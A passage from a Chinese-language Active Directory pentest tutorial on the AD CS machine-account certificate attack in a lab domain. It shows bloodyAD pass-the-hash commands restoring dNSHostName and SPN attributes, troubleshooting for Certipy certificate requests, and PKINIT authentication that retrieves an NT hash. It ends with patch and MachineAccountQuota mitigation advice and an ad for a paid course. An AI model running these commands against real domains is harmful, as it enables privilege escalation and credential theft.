如下还原 dNSHostName 属性。

#还原 Win7 机器账号的 dNSHostName 属性

```
python3 bloodyAD.py -d xie.com -u win7\$ -p aad3b435b51404eeaad3b435b51404ee:53ebb01b78a294aec70afe9a068be55d --host 10.211.55.4 setAttribute 'CN=win7,CN=Computers,DC=xie,DC=com' dNSHostName ["win7.xie.com"]
```

#查询 Win7 机器账号的 dNSHostName 属性

```
python3 bloodyAD.py -d xie.com -u win7\$ -p aad3b435b51404eeaad3b435b51404ee:53ebb01b78a294aec70afe9a068be55d --host 10.211.55.4 getObjectAttributes 'CN=win7,CN=Computers,DC=xie,DC=com' dNSHostName
```

```
+ bloodyAD git:(main) python3 bloodyAD.py -d xie.com -u win7\$ -p aad3b435b51404eeaad3b435b51404ee:53ebb01b78a294aec70afe9a068be55d --host 10.211.55.4 getObjectAttributes 'CN=win7,CN=Computers,DC=xie,DC=com' dNSHostName
{
  "dNSHostName": "DC01.xie.com"
}
+ bloodyAD git:(main)
+ bloodyAD git:(main) python3 bloodyAD.py -d xie.com -u win7\$ -p aad3b435b51404eeaad3b435b51404ee:53ebb01b78a294aec70afe9a068be55d --host 10.211.55.4 getObjectAttributes 'CN=win7,CN=Computers,DC=xie,DC=com' dNSHostName
{
  "dNSHostName": "DC01.xie.com"
}
+ bloodyAD git:(main) python3 bloodyAD.py -d xie.com -u win7\$ -p aad3b435b51404eeaad3b435b51404ee:53ebb01b78a294aec70afe9a068be55d --host 10.211.55.4 setAttribute 'CN=win7,CN=Computers,DC=xie,DC=com' dNSHostName ["win7.xie.com"]
dNSHostName set successfully
+ bloodyAD git:(main) python3 bloodyAD.py -d xie.com -u win7\$ -p aad3b435b51404eeaad3b435b51404ee:53ebb01b78a294aec70afe9a068be55d --host 10.211.55.4 getObjectAttributes 'CN=win7,CN=Computers,DC=xie,DC=com' dNSHostName
{
  "dNSHostName": "win7.xie.com"
}
```

如下还原 SPN 属性，需要给 win7 添加如下 4 条 SPN。

RestrictedKrbHost/WIN7

HOST/WIN7

RestrictedKrbHost/WIN7.xie.com

HOST/WIN7.xie.com

还原 SPN 的时候需要以域管理员权限连接才可添加。

#查询 win7 的 SPN 属性

```
python3 bloodyAD.py -d xie.com -u test -p P@ss1234 --host 10.211.55.4 getObjectAttributes 'CN=win7,CN=Computers,DC=xie,DC=com' servicePrincipalName
```

#给 win7 添加 SPN

```
python3 bloodyAD.py -d xie.com -u administrator -p aad3b435b51404eeaad3b435b51404ee:33e17aa21ccc6ab0e6ff30eeeb918dfb --host 10.211.55.4 setAttribute 'CN=win7,CN=Computers,DC=xie,DC=com' servicePrincipalName '["RestrictedKrbHost/WIN7","HOST/WIN7","RestrictedKrbHost/WIN7.xie.com","HOST/WIN7.xie.com"]'
```

```
+ bloodyAD git:(main) python3 bloodyAD.py -d xie.com -u test -p P@ss1234 --host 10.211.55.4 getObjectAttributes 'CN=win7,CN=Computers,DC=xie,DC=com' servicePrincipalName
{
  "servicePrincipalName": []
}
+ bloodyAD git:(main) python3 bloodyAD.py -d xie.com -u administrator -p aad3b435b51404eeaad3b435b51404ee:33e17aa21ccc6ab0e6ff30eeeb918dfb --host 10.211.55.4 setAttribute
'CN=win7,CN=Computers,DC=xie,DC=com' servicePrincipalName '["RestrictedKrbHost/WIN7","HOST/WIN7","RestrictedKrbHost/WIN7.xie.com","HOST/WIN7.xie.com"]'
servicePrincipalName set successfully
+ bloodyAD git:(main) python3 bloodyAD.py -d xie.com -u test -p P@ss1234 --host 10.211.55.4 getObjectAttributes 'CN=win7,CN=Computers,DC=xie,DC=com' servicePrincipalName
{
  "servicePrincipalName": [
    "HOST/WIN7.xie.com",
    "RestrictedKrbHost/WIN7.xie.com",
    "HOST/WIN7",
    "RestrictedKrbHost/WIN7"
  ]
}
```

报错原因

吊销服务器脱机

当使用命令请求证书时出现如下报错：

[–] Got error **while** trying to request certificate: code: 0x80092013 – CRYPT_E_REVOCATION_OFFLINE – The revocation function was unable to check revocation because the revocation server was offline.

→ ~ certipy req -dc-ip 10.211.55.4 "xie.com/hack:P@ss1234@CA-Server.xie.com" -ca xie-CA-SERVER-CA -template User -debug
Certipy v3.0.0 - by Oliver Lyak (ly4k)

[+] Trying to resolve 'CA-Server.xie.com' at '10.211.55.4'
[+] Generating RSA key
[*] Requesting certificate
[+] Trying to connect to endpoint: ncacn_np:10.211.55.8[\pipe\cert]
[+] Connected to endpoint: ncacn_np:10.211.55.8[\pipe\cert]
[-] Got error while trying to request certificate: code: 0x80092013 - CRYPT_E_REVOCATION_OFFLINE - The revocation function was unable to check revocation because the revocation server was offline.
[*] Request ID is 3
Would you like to save the private key? (y/N) n

使用图形化申请证书时如下错误



错误原因：吊销服务器脱机

解决办法：

- 重启 CA 服务器
- 或者在 CA 服务器上执行如下命令即可。

certutil.exe -setreg CA\LogLevel 2

```
PS C:\Windows\system32> certutil.exe -setreg CA\LogLevel 2
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\CertSvc\Configuration\xie-CA-SERVER-CA\LogLevel:

Old Value:
    LogLevel REG_DWORD = 3

New Value:
    LogLevel REG_DWORD = 2
CertUtil: -setreg command completed successfully.
The CertSvc service may need to be restarted for changes to take effect.
```

CA 主机名或 Name 错误

正常情况是这样,

```
certipy req -dc-ip 10.211.55.4 "xie.com/hack:P@ss1234@CA-Server.xie.com" -
ca xie-CA-SERVER-CA -template User -debug
```

但是很多人以为用户名密码后面艾特的是域控的主机名, 因此出现如下错误

```
[–] Failed to get dynamic TCP endpoint for CertSvc [–] Got error: 'NoneType' o
bject has no attribute 'request' AttributeError: 'NoneType' object has no attribute 're
quest'
```

```

+ ~ certipy req -dc-ip 10.211.55.4 "xie.com/hack:P@ss1234@CA-Server.xie.com" -ca xie-CA-SERVER-CA -template User -debug
Certipy v3.0.0 - by Oliver Lyak (ly4k)

[+] Trying to resolve 'CA-Server.xie.com' at '10.211.55.4'
[+] Generating RSA key
[*] Requesting certificate
[+] Trying to connect to endpoint: ncacn_np:10.211.55.8[\pipe\cert]
[+] Connected to endpoint: ncacn_np:10.211.55.8[\pipe\cert]
[*] Successfully requested certificate
[*] Request ID is 5
[*] Got certificate with UPN 'hack@xie.com'
[*] Saved certificate and private key to 'hack.pfx'
+ ~ certipy req -dc-ip 10.211.55.4 "xie.com/hack:P@ss1234@DC01.xie.com" -ca xie-CA-SERVER-CA -template User -debug
Certipy v3.0.0 - by Oliver Lyak (ly4k)

[+] Trying to resolve 'DC01.xie.com' at '10.211.55.4'
[+] Generating RSA key
[*] Requesting certificate
[+] Trying to connect to endpoint: ncacn_np:10.211.55.4[\pipe\cert]
[-] Failed to connect to endpoint ncacn_np:10.211.55.4[\pipe\cert]: SMB SessionError: STATUS_OBJECT_NAME_NOT_FOUND(The object name is not found.)
[+] Trying to resolve dynamic endpoint '91AE6020-9E3C-11CF-8D7C-00AA00C091BE'
[-] Failed to resolve dynamic endpoint '91AE6020-9E3C-11CF-8D7C-00AA00C091BE'
[-] Failed to get dynamic TCP endpoint for CertSvc
[-] Got error: 'NoneType' object has no attribute 'request'
Traceback (most recent call last):
  File "/Library/Frameworks/Python.framework/Versions/3.8/lib/python3.8/site-packages/Certipy-3.0.0-py3.8.egg/certipy/entry.py", line 85, in main
    actions[options.action](options)
  File "/Library/Frameworks/Python.framework/Versions/3.8/lib/python3.8/site-packages/Certipy-3.0.0-py3.8.egg/certipy/request.py", line 334, in e
ntry
    request.request()
  File "/Library/Frameworks/Python.framework/Versions/3.8/lib/python3.8/site-packages/Certipy-3.0.0-py3.8.egg/certipy/request.py", line 256, in r
equest
    response = self.dce.request(request)
AttributeError: 'NoneType' object has no attribute 'request'

```

还有的是 CA 的名字填错了，因此出现如下错误

[-] Got error: RequestSessionError: code: 0x80070057 - E_INVALIDARG - One or more arguments are invalid. certipy.request.DCERPCSessionError: RequestSessionError: code: 0x80070057 - E_INVALIDARG - One or more arguments are invalid.

```

+ ~ certipy req -dc-ip 10.211.55.4 "xie.com/hack:P@ss1234@CA-Server.xie.com" -ca xie-CA-SERVER-CA -template User -debug
Certipy v3.0.0 - by Oliver Lyak (ly4k)

[+] Trying to resolve 'CA-Server.xie.com' at '10.211.55.4'
[+] Generating RSA key
[*] Requesting certificate
[+] Trying to connect to endpoint: ncacn_np:10.211.55.8[\pipe\cert]
[+] Connected to endpoint: ncacn_np:10.211.55.8[\pipe\cert]
[*] Successfully requested certificate
[*] Request ID is 6
[*] Got certificate with UPN 'hack@xie.com'
[*] Saved certificate and private key to 'hack.pfx'
+ ~ certipy req -dc-ip 10.211.55.4 "xie.com/hack:P@ss1234@CA-Server.xie.com" -ca CA-SERVER -template User -debug
Certipy v3.0.0 - by Oliver Lyak (ly4k)

[+] Trying to resolve 'CA-Server.xie.com' at '10.211.55.4'
[+] Generating RSA key
[*] Requesting certificate
[+] Trying to connect to endpoint: ncacn_np:10.211.55.8[\pipe\cert]
[+] Connected to endpoint: ncacn_np:10.211.55.8[\pipe\cert]
[-] Got error: RequestSessionError: code: 0x80070057 - E_INVALIDARG - One or more arguments are invalid.
Traceback (most recent call last):
  File "/Library/Frameworks/Python.framework/Versions/3.8/lib/python3.8/site-packages/Certipy-3.0.0-py3.8.egg/certipy/entry.py", line 85, in main
    actions[options.action](options)
  File "/Library/Frameworks/Python.framework/Versions/3.8/lib/python3.8/site-packages/Certipy-3.0.0-py3.8.egg/certipy/request.py", line 334, in e
ntry
    request.request()
  File "/Library/Frameworks/Python.framework/Versions/3.8/lib/python3.8/site-packages/Certipy-3.0.0-py3.8.egg/certipy/request.py", line 256, in r
equest
    response = self.dce.request(request)
  File "/Library/Frameworks/Python.framework/Versions/3.8/lib/python3.8/site-packages/impacket-0.10.1.dev1-py3.8.egg/impacket/dcerpc/v5/rpcrt.py",
line 880, in request
    raise exception
certipy.request.DCERPCSessionError: RequestSessionError: code: 0x80070057 - E_INVALIDARG - One or more arguments are invalid.

```

LDAPS 未配置或出现错误

有可能是证书申请好了，但是使用证书进行 PKINIT Kerberos 认证的时候出现如下错误


[~] Got error **while** trying to request TGT: Kerberos SessionError: KDC_ERR_PA
DATA_TYPE_NOSUPP(KDC has no support **for** padata type)

```
+ ~ certipy req -dc-ip 10.211.55.4 "xie.com/hack:Pe8s1234@CA-Server.xie.com" -ca xie-CA-SERVER-CA -template User -debug
Certipy v3.0.0 - by Oliver Lyak (ly4k)


[+] Trying to resolve 'CA-Server.xie.com' at '10.211.55.4'
[+] Generating RSA key
[*] Requesting certificate
[+] Trying to connect to endpoint: ncacn_np:10.211.55.8[\pipe\cert]
[+] Connected to endpoint: ncacn_np:10.211.55.8[\pipe\cert]
[*] Successfully requested certificate
[*] Request ID is 7
[*] Got certificate with UPN 'hack@xie.com'
[*] Saved certificate and private key to 'hack.pfx'
+ ~ certipy auth -pfx hack.pfx -dc-ip 10.211.55.4 -debug
Certipy v3.0.0 - by Oliver Lyak (ly4k)

[*] Using principal: hack@xie.com
[*] Trying to get TGT...
[+] Trying to connect to KDC at 10.211.55.4
[+] Server time (UTC): 2022-05-21 05:03:14
[~] Got error while trying to request TGT: Kerberos SessionError: KDC_ERR_PADATA_TYPE_NOSUPP(KDC has no support for padata type)
```

出现这种原因是因为目标域控未配置 LDAPS 或 LDAPS 出现问题，如图



配置好 LDAPS 后即可解决(在域控上申请一张域控制器身份验证模板的证书)。



fcmit.cc

```
+ ~ certipy req -dc-ip 10.211.55.4 "xie.com/hack:P@ss1234@CA-Server.xie.com" -ca xie-CA-SERVER-CA -template User -debug
Certipy v3.0.0 - by Oliver Lyak (ly4k)

[+] Trying to resolve 'CA-Server.xie.com' at '10.211.55.4'
[+] Generating RSA key
[*] Requesting certificate
[+] Trying to connect to endpoint: ncacn_np:10.211.55.8[\pipe\cert]
[+] Connected to endpoint: ncacn_np:10.211.55.8[\pipe\cert]
[*] Successfully requested certificate
[*] Request ID is 7
[*] Got certificate with UPN 'hack@xie.com'
[*] Saved certificate and private key to 'hack.pfx'
+ ~ certipy auth -pfx hack.pfx -dc-ip 10.211.55.4 -debug
Certipy v3.0.0 - by Oliver Lyak (ly4k)

[*] Using principal: hack@xie.com
[*] Trying to get TGT...
[+] Trying to connect to KDC at 10.211.55.4
[+] Server time (UTC): 2022-05-21 05:03:14
[-] Got error while trying to request TGT: Kerberos SessionError: KDC_ERR_PADATA_TYPE_NOSUPP(KDC has no support for padata type)
+ ~
+ ~ certipy auth -pfx hack.pfx -dc-ip 10.211.55.4 -debug
Certipy v3.0.0 - by Oliver Lyak (ly4k)

[*] Using principal: hack@xie.com
[*] Trying to get TGT...
[+] Trying to connect to KDC at 10.211.55.4
[*] Got TGT
[*] Saved credential cache to 'hack.ccache'
[*] Trying to retrieve NT hash for 'hack'
[+] Trying to connect to KDC at 10.211.55.4
[*] Got NT hash for 'hack@xie.com': 74520a4ec2626e3638066146a0d5ceae
```

漏洞预防和修复

微软已经发布了该漏洞的补丁程序，可以直接通过 Windows 自动更新解决以上问题，也可以手动下载更新补丁程序进行安装。

如果暂时不能下载补丁进行更新，也可以通过设置域的 ms-DS-MachineAccountQuota 为 0 来进行缓解。

打完了补丁以后，再次创建 machine 机器用户，并修改器 dnsHostName 为域控，可以看到报如下错。


```
[-] Received unknown error: (constraintViolation) 0000200B: AtrErr: DSID-033E1062, #1:
0: 0000200B: DSID-033E1062, problem 1005 (CONSTRAINT_ATT_TYPE), data 0, Att 9026b (dnsHostName)
```

此时会校验，不允许同一个域内两台机器的 dnsHostName 属性相同。

fcmit.cc

```
+ Desktop certipy account create "xie.com/test:P@ss1234@Server2019.xie.com" -dc-ip 10.211.55.14 -user "machine" -dns 'Server2019.xie.com' -debug
Certipy v3.0.0 - by Oliver Lyak (ly4k)

[+] Trying to resolve 'Server2019.xie.com' at '10.211.55.14'
[+] Authenticating to LDAP server
[+] Bound to ldaps://10.211.55.14:636 - ssl
[+] Default path: DC=xie,DC=com
[+] Configuration path: CN=Configuration,DC=xie,DC=com
[*] Creating new account:
  sAMAccountName           : machine$
  unicodePwd                : wpvV4C6YExk5EfKA
  userAccountControl        : 4096
  servicePrincipalName      : HOST/machine
                           : RestrictedKrbHost/machine
  dnsHostName               : Server2019.xie.com
[-] Received unknown error: (constraintViolation) 0000200B: AtrErr: DSID-033E1062, #1:
    0: 0000200B: DSID-033E1062, problem 1005 (CONSTRAINT_ATT_TYPE), data 0, Att 9026b (dnsHostName)
```



如果想更深更细致的了解 AD 攻防知识，可以参加《域渗透攻防》培训课程：
https://mp.weixin.qq.com/s/Sjc_yTzB5CSYVk6bhnSsiQ

非常感谢您读到现在，由于作者的水平有限，编写时间仓促，文章中难免会出现一些错误或者描述不准确的地方，恳请各位师傅们批评指正。如果你想一起学习 AD 域安全攻防的话，可以加入下面的知识星球一起学习交流。



谢公子

我加入了这个星球，邀你一起学习



域渗透攻防指南

星主：谢公子

60+
成员数量

30+
内容数量

306
运营天数

书籍  《域渗透攻防指南》官方知识星球。
星球讨论与微软AD域相关攻防技术，大家互
相交流互相学习，共同进步成长。

现价：¥199

微信扫码加入星球



知识星球

谢公子学安全